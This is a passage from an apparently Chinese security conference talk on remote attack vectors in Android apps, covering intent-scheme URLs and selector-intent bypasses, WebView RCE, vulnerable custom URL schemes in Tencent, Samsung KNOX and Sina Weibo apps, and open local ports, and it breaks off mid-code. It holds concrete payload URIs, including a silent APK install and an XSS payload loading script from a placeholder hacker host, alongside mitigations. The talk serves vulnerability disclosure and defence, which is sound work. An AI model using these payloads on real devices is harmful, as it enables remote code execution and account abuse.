
细数安卓APP那些远程攻击漏洞

z7sky & 行之 @360VulpeckerTeam



演讲者简介

z7sky & 行之

360VulpeckerTeam成员

研究方向: Android 系统安全和第三方APP 安全

weibo: @0xr0ot @z7sky



概览

安卓APP四大远程攻击入口

协议

影响面最大的攻击入口:意图协议和第三方协议

端口

隐藏在系统中的APP后门:完全开放的服务端口

网页

天上掉下来的通用漏洞:HackingTeam泄漏的0day漏洞

文件

意想不到的恶意文件:影响千万应用的安卓"寄生兽"漏洞

Mobile Pwn2Own 2013



ANDROIDS: MOBILE SECURITY RELOADED



Mobile Pwn2Own 2013

- One exploit took advantage of two Chrome on Nexus 4 vulnerabilities – an integer overflow that affects Chrome and another Chrome vulnerability that resulted in a full sandbox escape and the possibility of remote code execution on the affected device.
- Two exploits compromised apps that are installed on all Samsung Galaxy S4 devices.

JAIME SÁNCHEZ (@SEGOFENSIVA)


DEEPSO

Mobile Pwn2Own 2013上安全研究人员Pinkie Pie 利用chrome的两个0day漏洞，实现了远程代码执行攻击，通过远程的web页面控制了系统。

随后，2014年日本安全研究人员Takeshi Terada 公布了Pwn2own 大赛exploit中intent协议漏洞的利用方法。

协议漏洞

影响面最大的远程攻击入口
意图协议和第三方协议



Intents



Intent协议漏洞

**CONTROLLED
INTER-APP
COMMUNICATIONS**

Intent Scheme Url

Chrome v18及更早版本,可以通过为iframe的src属性设置自定义的scheme实现从Web页面启动一个本地应用。其他android浏览器也支持。Chrome v25及其之后,稍微有了些变化。取而代之的是通过自定义的scheme或者”intent:”来实现。


如果浏览器支持intent scheme url,一般会分三个步骤处理:

- 1.使用Intent.parseUri(uri);解析url生成intent对象。
- 2.对intent对象进行过滤,不同的浏览器过滤规则有差异。
- 3.通过Context#startActivityIfNeeded()或Context#startActivity()等传递步骤2中经过过滤后的intent来启动activity。

基本语法:

```
intent:  
  HOST/URI-path // Optional host  
  #Intent;  
    package=[string];  
    action=[string];  
    category=[string];  
    component=[string];  
    scheme=[string];  
end;
```

语法示例



另外可以为其设置备用页面，当intent无法被解析或者外部应用不能被启动时，用户会被重定向到指定页面。

`S.browser_fallback_url=[encoded_full_url]`

BROWSABLE Category

在继续介绍前先了解两个概念。

1. android.intent.category.BROWSABLE

这个属性配置在AndroidManifest.xml文件中，如果应用组件支持这个category，表明这个组件通过浏览器打开是安全的，不会对应用自身产生危害。所以当自己的应用组件比较脆弱或者存在重要业务逻辑时，一般建议禁止使用这个属性。

```
<activity
  android:name=".MainActivity"
  android:label="@string/app_name" >
  <intent-filter>
    <action android:name="android.intent.action.MAIN" />
    <action android:name="com.me.test"/>
    <category android:name="android.intent.category.LAUNCHER" />
    <category android:name="android.intent.category.BROWSABLE"/>
  </intent-filter>
</activity>
```

Selector Intent

2. Selector Intent

Android API level 15(Android 4.0.3) 引进了Selector intent机制, 这个selector intent可以被绑定到一个main intent上, 如果这个main intent拥有selector intent,那么Android Framework会解析selector intent。

```
intent://appscan#Intent;S.url=file:///mnt/sdcard/Download/xss.html;SEL;component=com.ex.uritest/com.ex.uritest.MainActivity;end
```

SEL表明为com.ex.uritest.MainActivity设置了一个selector intent,那么android framework会解析这个selector intent, 即使com.ex.uritest.MainActivity没有android.intent.category.BROWSABLE category。

Chrome浏览器的绕过与防护

利用SEL特性就可以绕过chrome的一些安全限制。

```
Intent intent = Intent.parseUri(uri);
intent.addCategory("android.intent.category.BROWSABLE");
intent.setComponent(null);
context.startActivityIfNeeded(intent, -1);
```


1. 强制限制只有Category为android.intent.category.BROWSABLE的activity组件才能接收它的intent。
2. 禁止显式调用。

现在最新的chrome版本已经对selector intent增加了过滤规则。

```
I 2550: 25508 Hook-com.android.chrome -----starting method startActivityIfNeeded-----
I 2550: 25508 Hook-com.android.chrome selector:#Intent;category=android.intent.category.BROWSABLE;end
I 2550: 25508 Hook-com.android.chrome Action:com.me.om
I 2550: 25508 Hook-com.android.chrome Flags:FLAG_ACTIVITY_NEW_TASK
I 2550: 25508 Hook-com.android.chrome Data:data
I 2550: 25508 Hook-com.android.chrome component:null
I 2550: 25508 Hook-com.android.chrome -----end method startActivityIfNeeded-----
D 2362: 23982 audio_hw_primary select_devices: out_snd_device(2: speaker) in_snd_device(0: )
I 2391: 24188 ActivityManager START u0 {act=com.me.om cat=[android.intent.category.BROWSABLE] dat=data flg=0x10000000 (has extras) sel={cat=[android.inter
SABLE]}} from pid 25508
I 2550: 25508 chromium [INFO:CONSOLE(0)] "已屏蔽 intent:data#Intent;action=com.me.om;S.url=file:///mnt/sdcard/Download/xss.html;SEL;component=com.e
ritest.MainActivity;end", source: [REDACTED]/uri (0)
```



攻击场景

利用这个漏洞,可以通过浏览器来攻击其他应用以及自身未导出组件。



案例：攻击自身组件

Cookie Theft & UXSS



案例：攻击第三方应用

1. 小米手机远程代码执行漏洞

<http://blogs.360.cn/360mobile/2014/08/25/miui-rce-vul/>

com.xiaomi.shop.activity.MainActivity能够被外部调用加载任意的网页。

```
private void resolveIntent(Intent paramIntent)
{
    if (paramIntent != null)
    {
        String str1 = paramIntent.getStringExtra("com.xiaomi.shop.extra_closed_url");
        if (TextUtils.isEmpty(str1))
            break label145;
        Intent localIntent3 = CampaignActivity.getStandardIntentToMe(this, str1);
        localIntent3.putExtra("com.xiaomi.shop.extra_is_closed", true);
        startActivityForResult(localIntent3, 101);
    }
    while (true)
    {
        return;
    }
}
```

intent:#Intent;component=com.xiaomi.shop/com.xiaomi.shop.activity.MainActivity;S.com.xiaomi.shop.extra_closed_url=http://server/acttack.html;end

关于Webview RCE



NEW
首页 新闻 产品众测 奖

关于安卓WebView远程代码执行漏洞的评定标准

2015-07-24








由于安卓系统的碎片化问题严重，安卓WebView远程代码执行漏洞在各类手机上的情况复杂，各厂商对于安卓WebView远程代码执行漏洞的判断标准也不统一，为避免和白帽子产生沟通问题，360安全漏洞响应中心针对此漏洞发布评定标准，并据此调整奖励。漏洞评定标准：

详见 <http://security.360.cn/Index/news/id/59.html>

防御：

如果可以使用其他方式实现同样的功能，应尽量避免使用addJavascriptInterface()。可以通过移除系统接口和动态加载js的方式来防御漏洞的利用。

市面上仍受影响的浏览器

		action	data	extra	component	BROWSABLE	sel
搜狗浏览器		支持	支持	支持	不支持	需要	支持
猎豹浏览器		支持	支持	支持	不支持	需要	支持
遨游云浏览器		支持	支持	支持	支持(支持显示调用activity)	不需要	支持
2345浏览器		支持	支持	支持	不支持	需要	支持
欧朋浏览器		支持	支持	支持	支持	不需要	支持
海豚浏览器		支持	支持	支持	支持	不需要	支持
Mercury		支持	支持	支持	支持	不需要	支持

攻击案例(视频)

2. 利用猎豹浏览器攻击搜狗输入法



在安卓4.2以下系统上，搜狗输入法可能会受webview远程代码执行漏洞影响，猎豹浏览器又可以通过SEL绕过防护。以猎豹浏览器为跳板，进入搜狗输入法，利用远程代码执行漏洞控制手机。

```
protected void onCreate(Bundle arg6) {  
    super.onCreate(arg6);  
    Intent v1 = this.getIntent();  
    this.mTitle = v1.getStringExtra("title");  
    this.mUrl = v1.getStringExtra("url");  
    v1.getStringExtra("activity_id");  
    this.setContentView(R$layout.layout_activity_webpush);  
    this.setTitle(this.mTitle);  
    this.mWebView = this.findViewById(R$id.webpush_mainview);  
    this.mLoadingView = this.findViewById(R$id.webpush_loading);  
    this.mDownloadManager = DownloadManager.getInstance();  
    this.initWebView();  
    PreferenceUtil.setOnlyHome(((Context) this), 1);  
    this.mWebView.addJavascriptInterface(this, "android");  
    this.mWebView.addJavascriptInterface(this, "webpage");  
    if(this.mWebView != null && !TextUtils.isEmpty(this.mUrl)) {  
        this.mWebView.loadUrl(this.mUrl);  
    }  
}
```


intent:#Intent;S.url=http://server/attack.html;SEL;

component=com.sohu.inputmethod.sogou/com.sogou.androidtool.WebPushActivity;

end

自动检测及利用

使用Androguard搜索关键函数，`parseUri()`、`loadUrl()`、`addJavascriptInterface()`。



`loadUrl`可能会加载一个不安全的intent scheme url,另外这个应用还可能存在webview远程代码执行漏洞，结合起来可以实现危害更大的攻击。

另外可以结合hook等手段实现自动化动态检测及利用。

Hook Intent监测

我们可以通过hook监控intent的方式，来查看intent的哪些数据被发送出来了，方便研究。

Level	PID	TID	Tag	Text
I	9764	9764	Hook-com.ilegendsoft.mercury	-----starting method startActivityForResult-----
I	9764	9764	Hook-com.ilegendsoft.mercury	selector:#Intent;component=com.ex.uritest/.MainActivity;end
I	9764	9764	Hook-com.ilegendsoft.mercury	Action:com.me.om
I	9764	9764	Hook-com.ilegendsoft.mercury	Data:data
I	9764	9764	Hook-com.ilegendsoft.mercury	component:null
I	9764	9764	Hook-com.ilegendsoft.mercury	Extra:
I	9764	9764	Hook-com.ilegendsoft.mercury	Extra 1:
I	9764	9764	Hook-com.ilegendsoft.mercury	Key:url
I	9764	9764	Hook-com.ilegendsoft.mercury	Value:file:///mnt/sdcard/Download/xss.html
I	9764	9764	Hook-com.ilegendsoft.mercury	-----end method startActivityForResult-----

漏洞缓解方案

通过以上分析，可以得出下面**相对比较安全**的intent filter方案。

```
// convert intent scheme URL to intent object Intent
intent = Intent.parseUri(uri);
// forbid launching activities without BROWSABLE category
intent.addCategory("android.intent.category.BROWSABLE");
intent.setComponent(null); // forbid explicit call
intent.setSelector(null); // forbid intent with selector intent
context.startActivityIfNeeded(intent, -1); // start the activity by the intent
```

毕竟安全本身就是不断的攻防对抗过程。

第三方协议漏洞

```
myApp://
```

案例1：腾讯应用宝

```
<activity android:exported="true" android:name="com.tencent.assistant.link.LinkProxyActivity" android:screenOrientation="portrait">
  <intent-filter>
    <action android:name="android.intent.action.VIEW" />
    <category android:name="android.intent.category.DEFAULT" />
    <category android:name="android.intent.category.BROWSABLE" />
    <data android:scheme="tmast" />
  </intent-filter>
```

```
public void onClick(View arg4) {
    b.a(this.a, Uri.parse("tmast://download?downl_biz_id=qb&downl_url=" + URLEncoder.encode(DActivity
        .c(this.a).getText().toString())));
}
```

应用宝注册了tmast协议的安装APK功能，却没有做安全限制。可以下载安装任意APK，由于有秒装功能，所以可以远程静默安装。


tmast://download?downl_biz_id=qb&down_ticket=11&downl_url=https%3A%2f%2fwww.mw.rinfosecurity.com%2fsystem%2fassets%2f934%2foriginal%2fdrozer-agent-2.3.4.apk;

当时存在一个信任域的XSS，由于众多信任域中有一个sohu的域名，这个腾讯不可控，导致可以使用该协议加载黑客的JS。


```
<a href="tmast://webview?url=http://m.tv.sohu.com/hots/128?vid=2xss%22};document.getElementsByTagName('head')[0].appendChild(document.createElement('script')).src='//hacker/1.js?xx';test={x:%22:">TEST2<br>
```

```
static {
    a.a = new b[] {new b(1, "gift.app.qq.com", 9223372036854775807L), new b(1, "maweb.3g.qq.com",
        9223372036854775807L), new b(1, "qzs.qq.com", 9223372036854775807L), new b(1, "mq.wsq.qq.com",
        9223372036854775807L), new b(1, "m.wsq.qq.com", 9223372036854775807L), new b(1, "appicsh.qq.com",
        9223372036854775807L), new b(1, "kf0309.3g.qq.com", 9223372036854775807L), new b(1,
        "dev-qzs.yybv.qq.com", 9223372036854775807L), new b(1, "pre-qzs.yybv.qq.com", 9223372036854775807L),
        new b(1, "test-qzs.yybv.qq.com", 9223372036854775807L), new b(1, "m.tv.sohu.com", 9223372036854775807L),
        new b(1, "test.qzs.qq.com", 9223372036854775807L), new b(1, "appicsh.qq.com", 9223372036854775807L),
        new b(1, "qtheme.cs0309.html5.qq.com", 9223372036854775807L), new b(1, "yyb.html5.qq.com",
        9223372036854775807L)};

    a.e = new HashMap();
    a.f = new HashMap();
    a.e.put("startDownload", Integer.valueOf(0));
    a.e.put("pauseDownload", Integer.valueOf(1));
    a.e.put("createDownload", Integer.valueOf(2));
    a.e.put("queryDownload", Integer.valueOf(3));
    a.e.put("getAppInfo", Integer.valueOf(4));
    a.e.put("startOpenApp", Integer.valueOf(5));
    a.e.put("getNetInfo", Integer.valueOf(6));
    a.e.put("getMobileInfo", Integer.valueOf(7));
    a.e.put("getPrivateMobileInfo", Integer.valueOf(8));
    a.e.put("setWebView", Integer.valueOf(9));
    a.e.put("closeWebView", Integer.valueOf(10));
    a.e.put("pageControl", Integer.valueOf(11));
    a.e.put("store", Integer.valueOf(12));
    a.e.put("getStoreByKey", Integer.valueOf(13));
    a.e.put("getAllStore", Integer.valueOf(14));
    a.e.put("gray", Integer.valueOf(15));
    a.e.put("loadByAnotherWebBrowser", Integer.valueOf(16));
    a.e.put("getVersion", Integer.valueOf(17));
    a.e.put("checkSelfUpdate", Integer.valueOf(18));
    a.e.put("getUserLoginToken", Integer.valueOf(19));
    a.e.put("openLoginActivity", Integer.valueOf(20));
    a.e.put("getStatTime", Integer.valueOf(21));
}
```



另外应用宝里注册了jsb协议，该协议的功能具体可以参考：
http://qzs.qq.com/open/mobile/yyb_gift_center/open_yyb_gift_test.html



前端调终端接口Demo

[点击清除Cookie](#)

[查看Cookie](#)

1. 登录态验证（验证终端埋入cookie登录态是否正确-调后台cgi）

[点击执行！](#)

2. (readyCallback) 终端接口ready回调响应（终端接口ready可调用通知）

通知数据：

3. (isInterfaceReady) 手动查询终端接口是否ready

[点击执行！](#)

4. (activityStateCallback) 页面重新激活通知

通知数据：

5. (getAppInfo) 获取本地应用安装状态（下载、安装、更新等）

安装包名：（支持多个包名，用“,”分隔） [点击执行！](#) [随机！](#)

6. (createDownload) [创建应用下载任务](#)（更新也是调用这个接口进行更新包下载）

AppID:
安装包ID:
安装包名:
版本号:
灰度版本号:
actionflag:
渠道号:
oplist:
[点击执行！](#) [随机！](#)

7. (stateCallback) 下载回调响应

回调响应参数：

8. (startDownload) [开始/继续下载应用](#)（已下载完则安装）

查看源码，可以看到js中封装的框架是通过jsb://协议实现的。

```
}  
function batchSendRequest() { // 有部分数据直接写死吧，反正只是demo  
    if (batchRequestPool.length > 0) {  
        var jsbUrl = 'jsb://callBatch/-1/' + NATIVE_CALLBACK + '?  
count=1&timeout=1000&param=' + encodeURIComponent(JSON.stringify(batchRequestPool));  
        // 发送请求  
        //alert(JSON.stringify(batchRequestPool));  
        //console.log(JSON.stringify(batchRequestPool));  
        //console.log(jsbUrl);  
        window.location.href = jsbUrl;  
    }  
}
```

案例2：三星KNOX远程安装漏洞

```
<activity android:configChanges="keyboard|keyboardHidden|orientation" an
  <intent-filter>
    <data android:scheme="smdm" />
    <action android:name="android.intent.action.VIEW" />
    <category android:name="android.intent.category.DEFAULT" />
    <category android:name="android.intent.category.BROWSABLE" />
  </intent-filter>
</activity>
```

weibo.com/vulpecker

三星MDM获取更新的请求是通过注册的smdm协议唤起的。

`smdm://meow?update_url=http://youserver`

MDM客户端首先会取这个url里的`update_url`，在其后添加/latest，然后发起HEAD请求，服务端会返回ETag、Content-Length和x-amz-meta-apk-version等。

```
public void onSuccess(h arg9) {
    int v0 = 0;
    if(arg9 != null) {
        arg9.hK();
        if(arg9.hJ() != null) {
            String v2 = arg9.uU.getString("ETag");
            String v3 = arg9.uU.getString("Content-Length");
            String v4 = arg9.uU.getString("x-amz-meta-apk-version");
            com.sec.enterprise.knox.cloudmdm.smdms.b.b.d(a.rj, "latestVersion: " + v4);
            com.sec.enterprise.knox.cloudmdm.smdms.b.b.d(a.rj, "New eTagValue: " + v2);
            com.sec.enterprise.knox.cloudmdm.smdms.b.b.d(a.rj, "TotalSize: " + a.a(this.ro));
            if(v4 != null && !v4.isEmpty()) {
                v2 = e.r(a.ga(), a.ga().getPackageName());
                com.sec.enterprise.knox.cloudmdm.smdms.b.b.d(a.rj, "currentVersion: " + v2);
                if(e.z(v4, v2)) {
                    v0 = 1;
                }
            }
            else {
            }
        }
    }
}
note label 51
```

 @360提虫猎手
weibo.com/vulpecker

MDM客户端会检查header中的这三个值，x-amz-meta-apk-version值会与当前MDM包的版本进行比较。如果x-amz-meta-apk-version版本号大于当前的APK版本，v0就会被置为1，即需要更新。此时用户手机会弹框提示有新更新，如果用户点击了确定，就会发送一个get请求，获取apk更新地址等,然而更新地址是外部可控的。

```

private boolean _installApplication(String arg11) {
    boolean v2_2;
    boolean v0_4;
    Exception v2;
    int v3;
    b.d(a.TAG, " _installApplication: apk path: " + arg11);
    String v0 = a.V(arg11);
    if(v0 != null && (v0.toLowerCase().endsWith(".apk"))) {
        File v5 = new File(v0);
        int v0_1 = d.INSTALL_REPLACE_EXISTING | d.INSTALL_INTERNAL;
        com.sec.enterprise.knox.cloudmdm.smdms.a.f v6 = new com.sec.enterprise.knox.cloudmdm.smdms.a.f();
        try {
            v5.setExecutable(true, false);
            v5.setReadable(true, false);
            if(Settings$Global.getInt(a.mContext.getContentResolver(), com.sec.enterprise.knox.cloudmdm.smdms.a.b
                .PACKAGE_VERIFIER_ENABLE, 1) == 1) {
                Settings$Global.putInt(a.mContext.getContentResolver(), com.sec.enterprise.knox.cloudmdm.smdms.a.b
                    .PACKAGE_VERIFIER_ENABLE, 0);
                v3 = 1;
            }
            else {
                goto label_128;
            }
            goto label_42;
        }
    }
}

```

下载完进行安装时，MDM客户端会调用 `_installApplication()`，该函数的的功能是禁止包验证（防止Google扫描APK）。安装完成之后再重新开启包验证。

分析整个客户端的处理逻辑，发现下载之后，安装过程既没有经过验证，也没有向用户展示请求的权限。

在启动恶意程序时，也可以通过为其注册一个第三方协议，然后通过网页唤醒。

案例3：新浪微博

最新版V5.3.0 新浪微博注册了sinaweibo://第三方协议，然而多处接口处理不当，导致可远程拒绝服务。

POC:

```
<script>location.href="XXX";</script>
```

XXX=

sinaweibo://browser/close 或

sinaweibo://compose?pack=com.yixia.videoeditor 或

sinaweibo://addgroupmember?containerid=102603


sinaweibo://browser/?url=http://www.vul.com/uxss.html

另外可以利用xss(uxss)、csrf等攻击方式利用登录状态完成一些越权操作。

开放端口漏洞

隐藏在系统中的APP后门：完全开放的服务端口





Android应用可能会使用sockets(TCP、UDP、UNIX)在应用间或者自身应用组件间进行通信。然而这种通信方式本身并没有提供任何身份认证。

当开放端口绑定到0.0.0.0,那么任何IP都可以访问。

当开放端口绑定到127.0.0.1,那么同一设备上的应用依然可以访问。

新浪微博在native层(libweibohttp.so)实现了一个http server,绑定了127.0.0.1，监听9527端口。

```
{
v9 = socket(*(unsigned __int16 *)&v13, 1, 0);
v6 = v9;
if ( v9 >= 0 )
{
fcntl(v9, 2, 1);
optval = 1;
if ( setsockopt(v6, 1, 2, &optval, 4u) >= 0 )
{
if ( bind(v6, (const struct sockaddr *)&v13, 16 * ((unsigned int)*(unsigned __int16 *)&v13 - 2 <= 0)) >= 0 )
{
if ( listen(v6, 1024) >= 0 )
goto LABEL_24;
syslog(2, "listen - %m");
v4 = "listen";
}
else
{
v5 = inet_ntoa((struct in_addr)dest);
_android_log_print(6, "weibo_utility", "bind %.80s - %m", v5);
v4 = "bind";
}
}
}
```


http请求解析处理逻辑位于com.sina.weibo.utils.weibohttpd.a/b/c三个类中。

主要有三种：

1. <http://127.0.0.1:9527/login?callback=xxx>
2. <http://127.0.0.1:9527/query?appid=com.sina.weibo>
3. <http://127.0.0.1:9527/si?cmp=com.sina.weibo>

访问第一种请求时，如果用户处于登陆状态会返回用户的身份信息。

```
public boolean isServer(String path, String referer) {
    boolean v0 = false;
